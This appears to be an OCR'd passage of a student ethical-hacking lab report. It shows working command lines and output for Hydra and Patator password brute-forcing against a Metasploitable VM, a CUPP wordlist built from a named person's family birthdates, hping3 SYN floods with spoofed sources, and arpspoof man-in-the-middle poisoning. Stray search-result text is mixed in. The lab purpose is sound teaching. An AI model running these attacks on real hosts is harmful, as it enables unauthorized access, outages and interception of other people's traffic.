[DATA] max 16 tasks per 1 server, overall 16 tasks, 1011 login tries (l:1/p:1011), ~64 tries per task
[DATA] attacking ftp://192.168.95.206:21/
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "" - 1 of 1011 [child 0] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "admin" - 2 of 1011 [child 1] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "123456" - 3 of 1011 [child 2] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "12345" - 4 of 1011 [child 3] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "123456789" - 5 of 1011 [child 4] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "password" - 6 of 1011 [child 5] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "iloveyou" - 7 of 1011 [child 6] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "princess" - 8 of 1011 [child 7] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "1234567" - 9 of 1011 [child 8] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "12345678" - 10 of 1011 [child 9] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "abc123" - 11 of 1011 [child 10] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "nicole" - 12 of 1011 [child 11] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "daniel" - 13 of 1011 [child 12] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "babygirl" - 14 of 1011 [child 13] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "msfadmin" - 15 of 1011 [child 14] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "monkey" - 16 of 1011 [child 15] (0/0)
[21][ftp] host: 192.168.95.206 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-03 11:37:57


```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# ftp msfadmin@192.168.95.206
Connected to 192.168.95.206.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||57515|).
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000           54 Nov 01 09:07 demo.txt
drwxr-xr-x    2 1000     1000         4096 Nov 01 06:32 erev
-rw-r--r--    1 1000     1000           61 Oct 31 07:35 file.txt
-rw-r--r--    1 1000     1000            0 Nov 01 08:48 kali.txt
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
drwxr-xr-x    2 1000     1000         4096 Oct 31 07:50 yaseera
226 Directory send OK.
ftp>
```

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:4f:7d:d3
          inet addr:192.168.95.206  Bcast:192.168.95.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4f:7dd3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:55 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6315 (6.1 KB)  TX bytes:7788 (7.6 KB)
          Base address:0xd020 Memory:f1200000-f1220000

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ls
demo.txt  erev  file.txt  kali.txt  vulnerable  yaseera
msfadmin@metasploitable:~$
```

D. BRUTEFORCE ATTACK USING patator:-

Patator	It is a multi-purpose brute-forcer that supports a huge number of modules.

```
┌──(root㉿kali)-[~]
└─# patator ssh_login host=192.168.95.206 user=msfadmin password=FILE0 0=/usr/share/metasploit-framework/
data/wordlists/unix_passwords.txt
12:04:30 patator    INFO - Starting Patator 0.9 (https://github.com/lanjelot/patator) with python-3.10.8
at 2022-11-03 12:04 EDT
12:04:30 patator    INFO -
12:04:30 patator    INFO - code  size    time | candidate                          |   num | mesg
12:04:30 patator    INFO - ─────────────────────────────────────────────────────────────────────────────
12:04:31 patator    INFO - 1     22     0.019 |                                    |     1 | Authenticati
on failed.
12:04:33 patator    INFO - 1     22     1.683 | abc123                             |    11 | Authenticati
on failed
```




E. Create BRUTE FORCE Wordlist on Kali Linux using cupp:- CUPP (The Common User Password Profiler), which is a wordlist generator. It can be used to generate custom wordlists for the red team and pentesting engagements.

How does CUPP work?

People tend to show some patterns when it comes to choosing passwords. They usually pick passwords that are easy to remember and include personal things into their passwords. For example, to easily remember a password, it can contain someone's birthday or the name of their husband/wife. If their wife's name is Lucy, whose birth date is 05/07/1978, they may have a password similar to "Lucy05071978". CUPP uses an algorithm to predict these passwords based on the target's data to generate a very effective wordlist for credential brute-forcing. Hence, it's pretty useful for red teaming and pentesting engagements where password spraying and credential stuffing are in scope.

Firstly, we download a tool called cupp in your Kali Linux from **https://github.com/Mebus/cupp**. This is the tool which helps us to create a custom target based password list. After downloading this file open this file in your terminal and then type ./cupp.py .




This will show you the different options which you can use to make a password list. So, here we use the second option which is '-i' in which this tool asks some questions about the target and then it will generate a wordlist. Just type ./cupp.py –i

```
┌──(kali㉿kali)-[~/Downloads/cupp-master]
└─$ sudo ./cupp.py -i
                  ___________
                  cupp.py!
                  \
                   \
                    \   (__)
                        (oo)____
                        (__)    )\
                           ||--||
                  # Common
                  # User
                  # Passwords
                  # Profiler

                  [ Muris Kurgas | j0rgan@remote-exploit.org ]
                  [ Mebus | https://github.com/Mebus/]


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name:
```

Here, it asks some questions about the target like name, surname, nickname, and D.O.B. I fill all these details here then it will ask for his/her partner then fill these details also. Then this will ask for the child's name then fill these details too. It had asked me for the pet name and company name. Than it asked that you want to add some words which you want to add. If yes, then type 'y' and hit enter and then type the words which you want to add in the wordlist. After that it asks that you want special chars at the end of words? I type here yes. Because I want some special characters at the end of the word. Then it will ask that to add some random no.? I also type here 'y' to add random no. Now it asks for the Leet mode The leet mode is to add some special characters between your passwords like p@sswOrd.


```
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: YASEERA
> Surname: ANWARE
> Nickname: YAS
> Birthdate (DDMMYYYY): 04121990


> Partners) name: T
> Partners) nickname: T
> Partners) birthdate (DDMMYYYY): 24051987


> Child's name: HIDAYAH
> Child's nickname: HIDU
> Child's birthdate (DDMMYYYY): 13122018


> Pet's name: munna
> Company name: maha


> Do you want to add some key words about the victim? Y/[N]: n
```




Now, your wordlist is generated on the basis of the information which you give. You can use this wordlist for any Brute Force Attack.

B. COMMON NETWORK SERVICE ATTACK

1. DOS Attack: A Denial-of-Service (DoS) attack is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic or sending it information that triggers a crash. In both instances, the DoS attack deprives legitimate users (i.e. employees, members, or account holders) of the service or resource they expected.




```
ICMP Packet filtered from ip=103.10.224.129 get hostname ... ^C
── 192.168.39.118 hping statistic ──
31726 packets transmitted, 280 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
name=

┌──(root㉿kali)-[~]
└─#

┌──(root㉿kali)-[~]
└─# hping3 -i u1 -S -p 80 192.168.39.118
HPING 192.168.39.118 (eth0 192.168.39.118): S set, 40 headers + 0 data bytes
ICMP Packet filtered from ip=103.10.224.129 get hostname ... name=dhcp-10-224-129.in2cable.com
ICMP Packet filtered from ip=103.10.224.129 name=dhcp-10-224-129.in2cable.com
ICMP Packet filtered from ip=103.10.224.129 name=dhcp-10-224-129.in2cable.com
ICMP Packet filtered from ip=103.10.224.129 name=dhcp-10-224-129.in2cable.com
 get hostname ... ICMP Packet filtered from ip=103.10.224.129 name=dhcp-10-224-129.in2cable.com
ICMP Packet filtered from ip=103.10.224.129 name=dhcp-10-224-129.in2cable.com
ICMP Packet filtered from ip=103.10.224.129 name=dhcp-10-224-129.in2cable.com
ICMP Packet filtered from ip=103.10.224.129 name=dhcp-10-224-129.in2cable.com
```




It can be clearly seen in the above wireshark image that my machine is sending syn packet continuously to the target machine.Similarly, we can use the same command with another option(

— flood) Instead of -i we will use –flood which will send the packet as fast as possible & doesn't show the replies.

```
┌──(root㉿kali)-[~]
└─# hping3 -S -p 135 --flood 192.168.39.118
HPING 192.168.39.118 (eth0 192.168.39.118): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```




SPOOFING your IP address and send the syn packet to the target machine for performing SYN DOS attack :- Command: hping3 -S –p 135 – flood -- rand-source 192.168.39.118 this command will make you anonymous and the target will never get to know that the packet is coming from which IP.




2. ARP SPOOFING, also known as ARP Poisoning actually using for Man in the Middle (MitM) attack. ARP is a protocol that enables the network to reach a specific device on the network. ARP translates Internet Protocol (IP) address to a Media Access Control (MAC) address, and vice versa. The easiest example, whenever our device wants to connect to the internet. Our device will contact the router or gateway first.


ENABLE IP FORWARDING IN KALI



CHECK USING arp –a command the connected device



TEST VICTIM MACHINE CONNECTION



https://www.google.com/search?q=hello+ethical+hackers&rlz=1C1SQJL_enIN936IN936&sxsrf=AJOqlzWASTFoMDSEx1qnCRoGWBe

hello ethical hackers

About 27,80,000 results (0.46 seconds)

Results for **Mandvi, Mumbai** · Choose area

Videos

Ethical Hacking in 12 Hours - Full Course - Learn to Hack!
YouTube · The Cyber Mentor
03-Jan-2022

25 key moments in this video


From 00:00 Introduction/whoami
From 29:58 Important Tools
From 49:50 MAC Addresses
From 01:04:39 The OSI Model
From 01:43 Installing Linux

Ethical Hacking Full Course In 3 Hours| Learn Ethical Hacking ...
YouTube · Simplilearn

LAUNCH THE ATTACK

```
┌──(root㉿kali)-[~]
└─# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.107  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::89ab:3bb9:4331:ec1c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:22:46:4f  txqueuelen 1000  (Ethernet)
        RX packets 15471  bytes 5909671 (5.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 371268  bytes 22702932 (21.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[~]
└─# arpspoof -i eth0 -t 192.168.0.106 -r 192.168.0.1
8:0:27:22:46:4f 30:10:b3:33:10:e 0806 42: arp reply 192.168.0.1 is-at 8:0:27:22:46:4f
8:0:27:22:46:4f 60:a4:b7:85:9e:76 0806 42: arp reply 192.168.0.106 is-at 8:0:27:22:46:4f
8:0:27:22:46:4f 30:10:b3:33:10:e 0806 42: arp reply 192.168.0.1 is-at 8:0:27:22:46:4f
8:0:27:22:46:4f 60:a4:b7:85:9e:76 0806 42: arp reply 192.168.0.106 is-at 8:0:27:22:46:4f
8:0:27:22:46:4f 30:10:b3:33:10:e 0806 42: arp reply 192.168.0.1 is-at 8:0:27:22:46:4f
8:0:27:22:46:4f 60:a4:b7:85:9e:76 0806 42: arp reply 192.168.0.106 is-at 8:0:27:22:46:4f
8:0:27:22:46:4f 30:10:b3:33:10:e 0806 42: arp reply 192.168.0.1 is-at 8:0:27:22:46:4f
8:0:27:22:46:4f 60:a4:b7:85:9e:76 0806 42: arp reply 192.168.0.106 is-at 8:0:27:22:46:4f
█
```

